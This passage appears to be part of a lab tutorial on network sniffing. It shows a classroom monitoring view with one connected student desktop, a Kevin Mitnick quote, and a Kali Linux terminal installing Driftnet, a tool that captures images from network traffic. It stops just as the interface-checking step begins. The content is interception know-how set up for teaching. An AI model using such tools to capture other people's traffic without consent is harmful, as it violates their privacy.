


We can see the Desktops of connected Student computers. Since we have connected only o -ne student computer, only it is shown.




" Companies spend millions of dollars on firewalls, encryption and secure access devices, and it's money wasted; none of these measures address the weakest link in the security chain."
- Kevin Mitnick

On the Kali Linux system, install the Driftnet tool as shown below.




```
┌──(kali㉿kali)-[~]
└─$ sudo apt-get install driftnet                                127 ×
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  libev4 libjs-lightbox2 libwebsockets16
The following NEW packages will be installed:
  driftnet libev4 libjs-lightbox2 libwebsockets16
0 upgraded, 4 newly installed, 0 to remove and 343 not upgraded.
Need to get 316 kB of archives.
After this operation, 817 kB of additional disk space will be used
.
Do you want to continue? [Y/n] █
```

Check the name of the network interface.



